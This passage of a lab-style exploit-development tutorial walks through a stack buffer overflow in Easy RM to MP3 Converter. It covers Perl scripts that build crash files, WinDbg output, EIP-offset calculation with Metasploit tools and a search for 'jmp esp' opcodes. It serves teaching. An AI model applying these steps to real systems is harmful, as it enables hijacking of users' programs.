ModLoad: 76fd0000 7704f000   C:\WINDOWS\system32\CLBCATQ.DLL
ModLoad: 77050000 77115000   C:\WINDOWS\system32\COMRes.dll
ModLoad: 77920000 77a13000   C:\WINDOWS\system32\SETUPAPI.dll
ModLoad: 5ad70000 5ada8000   C:\WINDOWS\system32\UxTheme.dll
ModLoad: 76990000 769b5000   C:\WINDOWS\system32\ntshrui.dll
ModLoad: 76b20000 76b31000   C:\WINDOWS\system32\ATL.DLL
ModLoad: 77a80000 77b15000   C:\WINDOWS\system32\CRYPT32.dll
ModLoad: 77b20000 77b32000   C:\WINDOWS\system32\MSASN1.dll
ModLoad: 76c30000 76c5e000   C:\WINDOWS\system32\WINTRUST.dll
ModLoad: 76c90000 76cb8000   C:\WINDOWS\system32\IMAGEHLP.dll
ModLoad: 71b20000 71b32000   C:\WINDOWS\system32\MPR.dll
ModLoad: 02f90000 02fa1000   C:\Program Files\Virtual Machine Additions\vmwpcnp.dll
ModLoad: 67000000 67012000   C:\WINDOWS\system32\vmsrvc.dll
ModLoad: 75f60000 75f67000   C:\WINDOWS\System32\drprov.dll
ModLoad: 71c10000 71c1e000   C:\WINDOWS\System32\ntlanman.dll
ModLoad: 71cd0000 71ce7000   C:\WINDOWS\System32\NETUI0.dll
ModLoad: 71c90000 71cd0000   C:\WINDOWS\System32\NETUI1.dll
ModLoad: 71c80000 71c87000   C:\WINDOWS\System32\NETRAP.dll
ModLoad: 71bf0000 71c03000   C:\WINDOWS\System32\SAMLIB.dll
ModLoad: 75f70000 75f7a000   C:\WINDOWS\System32\davclnt.dll
ModLoad: 75970000 75a68000   C:\WINDOWS\system32\MSGINA.dll
ModLoad: 74320000 7435d000   C:\WINDOWS\system32\ODBC32.dll
ModLoad: 76360000 76370000   C:\WINDOWS\system32\WINSTA.dll
ModLoad: 030d0000 030e7000   C:\WINDOWS\system32\odbcint.dll
(da4.878): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=00007530
eip=41414141 esp=000ff730 ebp=003440c0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_na.dll>+0x41414130:
41414141 ??              ???
```

We can see that the instruction pointer contains 41414141, which is the hexidecimal representation for AAAA.

A quick note before proceeding : On intel x86, the addresses are stored little-endian (so backwards). The AAAA you are seeing is in fact AAAA :-) (or, if you have sent ABCD in your buffer, EIP would point at 44434241 (DCBA)

So it looks like part of our m3u file was read into the buffer and caused the buffer to overflow. We have been able to overflow the buffer and write across the instruction pointer. So we may be able to control the value of EIP.

Since our file does only contain A's, we don't know exactly how big our buffer needs to be in order to write exactly into EIP. In other words, if we want to be specific in overwriting EIP (so we can feed it usable data and

make it jump to our evil code, we need to know the exact position in our buffer/payload where we overwrite the return address (which will become EIP when the function returns). This position is often referred to as the "offset".

Determining the buffer size to write exactly into EIP

We know that EIP is located somewhere between 20000 and 30000 bytes from the beginning of the buffer. Now, you could potentially overwrite all memory space between 20000 and 30000 bytes with the address you want to overwrite EIP with. This may work, but it looks much more nice if you can find the exact location to perform the overwrite. In order to determine the exact offset of EIP in our buffer, we need to do some additional work.

First, let's try to narrow down the location by changing our perl script just a little :

Let's cut things in half. We'll create a file that contains 25000 A's and another 5000 B's. If EIP contains an 41414141 (AAAA), EIP sits between 20000 and 25000, and if EIP contains 42424242 (BBBB), EIP sits between 25000 and 30000.

```
my $file= "crash25000.m3u";
my $junk = "\x41" x 25000;
my $junk2 = "\x42" x 5000;
open($FILE,">$file");
print $FILE $junk.$junk2;
close($FILE);
print "m3u File Created successfully\n";
```

Create the file and open crash25000.m3u in Easy RM to MP3.

```
(400.110): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=00007530
eip=42424242 esp=000ff730 ebp=003440c0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0x42424231:
42424242 ??              ???
```

OK, so eip contains 42424242 (BBBB), so we know EIP has an offset between 25000 and 30000. That also means that we should/may see the remaining B's in memory where ESP points at (given that EIP was overwritten before the end of the 30000 character buffer)

```
Buffer :
                             [        5000 B's                 ]
[AAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBB][BBBB][BBBBBBBBB......]
     25000 A's                          EIP  ESP points here
```

Dump the contents of ESP with the following command:

```
0:000> d esp
000ff730  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff740  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff750  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff760  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff770  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff780  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff790  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff7a0  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
0:000> d
000ff7b0  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff7c0  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff7d0  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff7e0  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff7f0  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff800  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff810  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff820  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
0:000> d
000ff830  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff840  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff850  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff860  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff870  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff880  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff890  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff8a0  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
```

That is great news. We have overwritten EIP with BBBB and we can also see our buffer in ESP.

Before we can start tweaking the script, we need to find the exact location in our buffer that overwrites EIP.

In order to find the exact location, we'll use Metasploit.

Metasploit has a nice tool to assist us with calculating the offset. It will generate a string that contains unique patterns. Using this pattern (and the value of EIP after using the pattern in our malicious .m3u file), we can see how big the buffer should be to write exactly into EIP.

Open the tools folder in the metasploit framework3 folder (you will find the linux version of Metasploit 3 pre-installed for you on the Linux Attack Server VM).

You should find a tool called pattern_create.rb. Create a pattern of 5000 characters and write it into a file

```
root@bt:/pentest/exploits/framework3/tools# ./pattern_create.rb
Usage: pattern_create.rb length [set a] [set b] [set c]
root@bt:/pentest/exploits/framework3/tools# ./pattern_create.rb 5000
```

Edit the perl script and replace the content of $junk2 with our 5000 characters.

```
my $file= "crash25000.m3u";
```

```
my $junk = "\x41" x 25000;
my $junk2 = "put the 5000 characters here"
open($FILE,">$file");
print $FILE $junk.$junk2;
close($FILE);
print "m3u File Created successfully\n";
```

Create the m3u file. Open this file in Easy RM to MP3, wait until the application dies again, and take note of the contents of EIP

```
ModLoad: 76990000 769b5000   C:\WINDOWS\system32\ntshrui.dll
ModLoad: 76b20000 76b31000   C:\WINDOWS\system32\ATL.DLL
(870.72c): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=003f0000 esi=77c5fce0 edi=00007530
eip=356b4234 esp=000ff730 ebp=00343e68 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0x356b4223:
356b4234 ??              ???
```

At this time, eip contains 0x356b4234 (note : little endian : we have overwritten EIP with 34 42 6b 35 = 4Bk5)

Let's use a second metasploit tool now, to calculate the exact length of the buffer before writing into EIP, feed it with the value of EIP (based on the pattern file) and length of the buffer :

```
root@bt:/pentest/exploits/framework3/tools# ./pattern_offset.rb 0x356b4234 5000
1094
root@bt:/pentest/exploits/framework3/tools#
```

1094. That's the buffer length needed to overwrite EIP. So if you create a file with 25000+1094 A's, and then add 4 B's (42 42 42 42 in hex) EIP should contain 42 42 42 42. We also know that ESP points at data from our buffer, so we'll add some C's after overwriting EIP.

Let's try. Modify the perl script to create the new m3u file.

```
my $file= "eipcrash.m3u";
my $junk= "A" x 26094;
my $eip = "BBBB";
my $espdata = "C" x 1000;
open($FILE,">$file");
print $FILE $junk.$eip.$espdata;
close($FILE);
print "m3u File Created successfully\n";
```

Create eipcrash.m3u, open it in Easy RM to MP3, observe the crash and look at eip and the contents of the memory at ESP:

```
(e34.c78): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=000065f9
eip=42424242 esp=000ff730 ebp=003440c0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0x42424231:
42424242 ??              ???
```

```
0:000> d esp
000ff730  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ff740  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ff750  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ff760  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ff770  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ff780  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ff790  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ff7a0  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
```

Excellent. EIP contains BBBB, which is exactly what we wanted. So now we control EIP. On top of that, ESP points to our buffer (C's)

Note: the offset shown here is the result of the analysis on my own system. If you are trying to reproduce the exercises from this lab on your own system, odds are high that you will get a different offset address. So please don't just take the offset value or copy the source code to your system, as the offset is based on the file path where the m3u file is stored. The buffer that is vulnerable to an overflow includes the full path to the m3u file. So if the path on your system is shorter or larger than mine, then the offset will be different.

Our exploit buffer so far looks like this:

Buffer	EBP	EIP	ESP points here | V
A (x 26090)	AAAA	BBBB	CCCCCCCCCCCCCCCCCCCCCCCC
414141414141…41	41414141	42424242	
26090 bytes	4 bytes	4 bytes	1000 bytes ?

Find memory space to host the shellcode

We control EIP. So we can point EIP to somewhere else, to a place that contains our own code (shellcode). But where is this space, how can we put our shellcode in that location and how can we make EIP jump to that location?

In order to crash the application, we have written 26094 A's into memory, we have written a new value into the saved EIP field (ret), and we have written a bunch of C's.

When the application crashes, take a look at the registers and dump all of them (d esp, d eax, d ebx, d ebp, ...). If you can see your buffer (either the A's or the C's) in one of the registers, then you may be able to replace those with shellcode and jump to that location. In our example, we can see that ESP seems to point to our C's (remember the output of d esp above), so ideally we would put our shellcode instead of the C's and we tell EIP to go to the ESP address.

Despite the fact that we can see the C's, we don't know for sure that the first C (at address 000ff730, where ESP points at), is in fact the first C that we have put in our buffer.

We'll change the perl script and feed a pattern of characters (We have taken 144 characters, but you could have taken more or taken less) instead of C's :

```
my $file= "test1.m3u";
my $junk= "A" x 26094;
my $eip = "BBBB";
my $shellcode = "1ABCDEFGHIJK2ABCDEFGHIJK3ABCDEFGHIJK4ABCDEFGHIJK" .
"5ABCDEFGHIJK6ABCDEFGHIJK" .
"7ABCDEFGHIJK8ABCDEFGHIJK" .
"9ABCDEFGHIJKAABCDEFGHIJK".
"BABCDEFGHIJKCABCDEFGHIJK";
open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

Create the file, open it, let the application die and dump memory at location ESP :

```
0:000> d esp
000ff730  44 45 46 47 48 49 4a 4b-32 41 42 43 44 45 46 47  DEFGHIJK2ABCDEFG
000ff740  48 49 4a 4b 33 41 42 43-44 45 46 47 48 49 4a 4b  HIJK3ABCDEFGHIJK
000ff750  34 41 42 43 44 45 46 47-48 49 4a 4b 35 41 42 43  4ABCDEFGHIJK5ABC
000ff760  44 45 46 47 48 49 4a 4b-36 41 42 43 44 45 46 47  DEFGHIJK6ABCDEFG
000ff770  48 49 4a 4b 37 41 42 43-44 45 46 47 48 49 4a 4b  HIJK7ABCDEFGHIJK
000ff780  38 41 42 43 44 45 46 47-48 49 4a 4b 39 41 42 43  8ABCDEFGHIJK9ABC
000ff790  44 45 46 47 48 49 4a 4b-41 41 42 43 44 45 46 47  DEFGHIJKAABCDEFG
000ff7a0  48 49 4a 4b 42 41 42 43-44 45 46 47 48 49 4a 4b  HIJKBABCDEFGHIJK
0:000> d
000ff7b0  43 41 42 43 44 45 46 47-48 49 4a 4b 00 41 41 41  CABCDEFGHIJK.AAA
000ff7c0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7d0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7e0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7f0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff800  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff810  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff820  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

Ok, we can see two interesting things here :

- ESP starts at the 5th character of our pattern, and not the first character. After the pattern string, we see "A's". These A's most likely belong to the first part of the buffer (26101 A's), so we may also be able to put our shellcode in the first part of the buffer (before overwriting RET)...

But let's not go that way yet. We'll first add 4 characters in front of the pattern and do the test again. If all goes well, ESP should now point directly at the beginning of our pattern :

```
my $file= "test1.m3u";
my $junk= "A" x 26094;
my $eip = "BBBB";
my $preshellcode = "XXXX";
my $shellcode = "1ABCDEFGHIJK2ABCDEFGHIJK3ABCDEFGHIJK4ABCDEFGHIJK" .
"5ABCDEFGHIJK6ABCDEFGHIJK" .
"7ABCDEFGHIJK8ABCDEFGHIJK" .
"9ABCDEFGHIJKAABCDEFGHIJK".
"BABCDEFGHIJKCABCDEFGHIJK";
open($FILE,">$file");
print $FILE $junk.$eip.$preshellcode.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

Let the application crash and look at esp again:

```
0:000> d esp
000ff730  31 41 42 43 44 45 46 47-48 49 4a 4b 32 41 42 43  1ABCDEFGHIJK2ABC
000ff740  44 45 46 47 48 49 4a 4b-33 41 42 43 44 45 46 47  DEFGHIJK3ABCDEFG
000ff750  48 49 4a 4b 34 41 42 43-44 45 46 47 48 49 4a 4b  HIJK4ABCDEFGHIJK
000ff760  35 41 42 43 44 45 46 47-48 49 4a 4b 36 41 42 43  5ABCDEFGHIJK6ABC
000ff770  44 45 46 47 48 49 4a 4b-37 41 42 43 44 45 46 47  DEFGHIJK7ABCDEFG
000ff780  48 49 4a 4b 38 41 42 43-44 45 46 47 48 49 4a 4b  HIJK8ABCDEFGHIJK
000ff790  39 41 42 43 44 45 46 47-48 49 4a 4b 41 41 42 43  9ABCDEFGHIJKAABC
000ff7a0  44 45 46 47 48 49 4a 4b-42 41 42 43 44 45 46 47  DEFGHIJKBABCDEFG
0:000> d
000ff7b0  48 49 4a 4b 43 41 42 43-44 45 46 47 48 49 4a 4b  HIJKCABCDEFGHIJK
000ff7c0  00 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  .AAAAAAAAAAAAAAA
000ff7d0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7e0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7f0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff800  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff810  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff820  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

Much better !

We now have

- Control over EIP
- An area where we can write our code (at least 144 bytes large. If you do some more tests with longer patterns, you will see that you have even more space… plenty of space in fact)
- A register that directly points at our code, at address 0x000ff730

Now we need to:

- Build real shellcode

- Tell EIP to jump to the address of the start of the shellcode. We can do this by overwriting EIP with 0x000ff730.

We'll build a small test case: first 26094 A's, then overwrite EIP with 000ff730, then put 25 NOP's, then a break, and then more NOP's.

If all goes well, EIP should jump 000ff730, which contains NOPs. The code should slide until the break.

```
my $file= "test1.m3u";
my $junk= "A" x 26094;
my $eip = pack('V',0x000ff730);

my $shellcode = "\x90" x 25;

$shellcode = $shellcode."\xcc";
$shellcode = $shellcode."\x90" x 25;

open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

The application died, but we expected a break instead of an access violation.

When we look at EIP, it points to 000ff730, and so does ESP.

When we dump ESP, we don't see what we had expected:

```
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=0000662c
eip=000ff730 esp=000ff730 ebp=003440c0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0xff71f:
000ff730 0000            add     byte ptr [eax],al          ds:0023:00000001=??
0:000> d esp
000ff730  00 00 00 00 06 00 00 00-58 4a 10 00 01 00 00 00  ........XJ......
000ff740  30 f7 0f 00 00 00 00 00-41 41 41 41 41 41 41 41  0.......AAAAAAAA
000ff750  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff760  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff770  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff780  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff790  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7a0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

So jumping directly to a memory address may not be a good solution after all. (000ff730 contains a null byte, which is a string terminator, the A's you are seeing are coming from the first part of the buffer, we never reached the point where we started writing our data after overwrite EIP.

Using a memory address to jump to in an exploit would make the exploit very unreliable. After all, this memory address could be different in other OS versions, languages, etc.


Long story short: we cannot just overwrite EIP with a direct memory address such as 000ff730. It's not a good idea because it would not be reliable, and it's not a good idea because it contains a null byte. We have to use another technique to achieve the same goal: make the application jump to our own provided code. Ideally, we should be able to reference a register (or an offset to a register), ESP in our case, and find a function that will jump to that register. Then we will try to overwrite EIP with the address of that function and it should be successful.

Jump to the shellcode in a reliable way

We have managed to put our shellcode exactly where ESP points at (or, if you look at it from a different angle, ESP points directly at the beginning of our shellcode). If that would not have been the case, we would have looked to the contents of other register addresses and hope to find our buffer back. Anyways, in this particular example, we can use ESP.

The reasoning behind overwriting EIP with the address of ESP was that we want the application to jump to ESP and run the shellcode.Jumping to ESP is a very common thing in windows applications. In fact, Windows applications use one or more dlls, and these dlls contains lots of code instructions. Furthermore, the addresses used by these dlls are pretty static. So if we could find a dll that contains the instruction to jump to esp, and if we could overwrite EIP with the address of that instruction in that dll, then it should work, right ?

Let's see. First of all, we need to figure out what the opcode for "jmp esp" is. We can do this by Launching Easy RM to MP3, then opening windbg and hook windbg to the Easy RM to MP3 application. (Just connect it to the process, don't do anything in Easy RM to MP3). This gives us the advantage that windbg will see all dlls/modules that are loaded by the application.



Upon attaching the debugger to the process, the application will break.
In the windbg command line, at the bottom of the screen, enter a *(assemble)* and press return

Now enter jmp esp and press return:

```
(ac4.fd4): Break instruction exception - code 80000003 (first chance)
eax=7ffdb000 ebx=00000001 ecx=00000002 edx=00000003 esi=00000004 edi=00000005
eip=7c90120e esp=02c2ffcc ebp=02c2fff4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\WINDOWS\system32\ntdll.dll -
ntdll!DbgBreakPoint:
7c90120e cc              int     3
0:014> a
7c90120e jmp esp
jmp esp
```

Press return again.

Now enter u *(unassemble)* followed by the address that was shown before entering jmp esp

```
0:014> u 7c90120e
ntdll!DbgBreakPoint:
7c90120e ffe4            jmp     esp
7c901210 8bff            mov     edi,edi
ntdll!DbgUserBreakPoint:
7c901212 cc              int     3
7c901213 c3              ret
7c901214 8bff            mov     edi,edi
7c901216 8b442404        mov     eax,dword ptr [esp+4]
7c90121a cc              int     3
7c90121b c20400          ret     4
```

Next to 7c90120e, you can see ffe4. This is the opcode for jmp esp

Now we need to find this opcode in one of the loaded dlls.

Look at the top of the windbg window, and look for lines that indicate dlls that belong to the Easy RM to MP3 application:

```
Microsoft (R) Windows Debugger Version 6.11.0001.404 X86
Copyright (c) Microsoft Corporation. All rights reserved.

*** wait with pending attach
Symbol search path is: *** Invalid ***
****************************************************************************
* Symbol loading may be unreliable without a symbol search path.           *
* Use .symfix to have the debugger choose a symbol path.                   *
* After setting your symbol path, use .reload to refresh symbol locations. *
****************************************************************************
Executable search path is:
ModLoad: 00400000 004be000   C:\Program Files\Easy RM to MP3
Converter\RM2MP3Converter.exe
ModLoad: 7c900000 7c9b2000   C:\WINDOWS\system32\ntdll.dll
ModLoad: 7c800000 7c8f6000   C:\WINDOWS\system32\kernel32.dll
ModLoad: 78050000 78120000   C:\WINDOWS\system32\WININET.dll
ModLoad: 77c10000 77c68000   C:\WINDOWS\system32\msvcrt.dll
ModLoad: 77f60000 77fd6000   C:\WINDOWS\system32\SHLWAPI.dll
ModLoad: 77dd0000 77e6b000   C:\WINDOWS\system32\ADVAPI32.dll
```

```
ModLoad: 77e70000 77f02000   C:\WINDOWS\system32\RPCRT4.dll
ModLoad: 77fe0000 77ff1000   C:\WINDOWS\system32\Secur32.dll
ModLoad: 77f10000 77f59000   C:\WINDOWS\system32\GDI32.dll
ModLoad: 7e410000 7e4a1000   C:\WINDOWS\system32\USER32.dll
ModLoad: 00330000 00339000   C:\WINDOWS\system32\Normaliz.dll
ModLoad: 78000000 78045000   C:\WINDOWS\system32\iertutil.dll
ModLoad: 77c00000 77c08000   C:\WINDOWS\system32\VERSION.dll
ModLoad: 73dd0000 73ece000   C:\WINDOWS\system32\MFC42.DLL
ModLoad: 763b0000 763f9000   C:\WINDOWS\system32\comdlg32.dll
ModLoad: 5d090000 5d12a000   C:\WINDOWS\system32\COMCTL32.dll
ModLoad: 7c9c0000 7d1d7000   C:\WINDOWS\system32\SHELL32.dll
ModLoad: 76080000 760e5000   C:\WINDOWS\system32\MSVCP60.dll
ModLoad: 76b40000 76b6d000   C:\WINDOWS\system32\WINMM.dll
ModLoad: 76390000 763ad000   C:\WINDOWS\system32\IMM32.DLL
ModLoad: 773d0000 774d3000   C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-
Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll
ModLoad: 74720000 7476c000   C:\WINDOWS\system32\MSCTF.dll
ModLoad: 755c0000 755ee000   C:\WINDOWS\system32\msctfime.ime
ModLoad: 774e0000 7761d000   C:\WINDOWS\system32\ole32.dll
ModLoad: 10000000 10071000   C:\Program Files\Easy RM to MP3 Converter\MSRMfilter03.dll
ModLoad: 71ab0000 71ac7000   C:\WINDOWS\system32\WS2_32.dll
ModLoad: 71aa0000 71aa8000   C:\WINDOWS\system32\WS2HELP.dll
ModLoad: 00ce0000 00d7f000   C:\Program Files\Easy RM to MP3 Converter\MSRMfilter01.dll
ModLoad: 01a90000 01b01000   C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec00.dll
ModLoad: 00c80000 00c87000   C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec01.dll
ModLoad: 01b10000 01fdd000   C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec02.dll
ModLoad: 01fe0000 01ff1000   C:\WINDOWS\system32\MSVCIRT.dll
ModLoad: 77120000 771ab000   C:\WINDOWS\system32\OLEAUT32.dll
```

If we can find the opcode in one of these dlls, then we have a good chance of making the exploit work reliably across windows platforms. If we need to use a dll that belongs to the OS, then we might find that the exploit does not work for other versions of the OS. So let's search the area of one of the Easy RM to MP3 dlls first.

We'll look in the area of C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec02.dll. This dll is loaded between 01b10000 and 01fd000. Search this area for ff e4 :

```
0:014> s 01b10000 l 01fdd000 ff e4
01ccf23a  ff e4 ff 8d 4e 10 c7 44-24 10 ff ff ff ff e8 f3  ....N..D$.......
01d0023f  ff e4 fb 4d 1b a6 9c ff-ff 54 a2 ea 1a d9 9c ff  ...M.....T......
01d1d3db  ff e4 ca ce 01 20 05 93-19 09 00 00 00 00 d4 d1  ..... ..........
01d3b22a  ff e4 07 07 f2 01 57 f2-5d 1c d3 e8 09 22 d5 d0  ......W.]...."..
01d3b72d  ff e4 09 7d e4 ad 37 df-e7 cf 25 23 c9 a0 4a 26  ...}..7...%#..J&
01d3cd89  ff e4 03 35 f2 82 6f d1-0c 4a e4 19 30 f7 b7 bf  ...5..o..J..0...
01d45c9e  ff e4 5c 2e 95 bb 16 16-79 e7 8e 15 8d f6 f7 fb  ..\.....y.......
01d503d9  ff e4 17 b7 e3 77 31 bc-b4 e7 68 89 bb 99 54 9d  .....w1...h...T.
01d51400  ff e4 cc 38 25 d1 71 44-b4 a3 16 75 85 b9 d0 50  ...8%.qD...u...P
01d5736d  ff e4 17 b7 e3 77 31 bc-b4 e7 68 89 bb 99 54 9d  .....w1...h...T.
01d5ce34  ff e4 cc 38 25 d1 71 44-b4 a3 16 75 85 b9 d0 50  ...8%.qD...u...P
01d60159  ff e4 17 b7 e3 77 31 bc-b4 e7 68 89 bb 99 54 9d  .....w1...h...T.
01d62ec0  ff e4 cc 38 25 d1 71 44-b4 a3 16 75 85 b9 d0 50  ...8%.qD...u...P
0221135b  ff e4 49 20 02 e8 49 20-02 00 00 00 00 ff ff ff  ..WE ..WE ........
```

```
0258ea53  ff e4 ec 58 02 00 00 00-00 00 00 00 00 08 02 a8  ...X...........
```

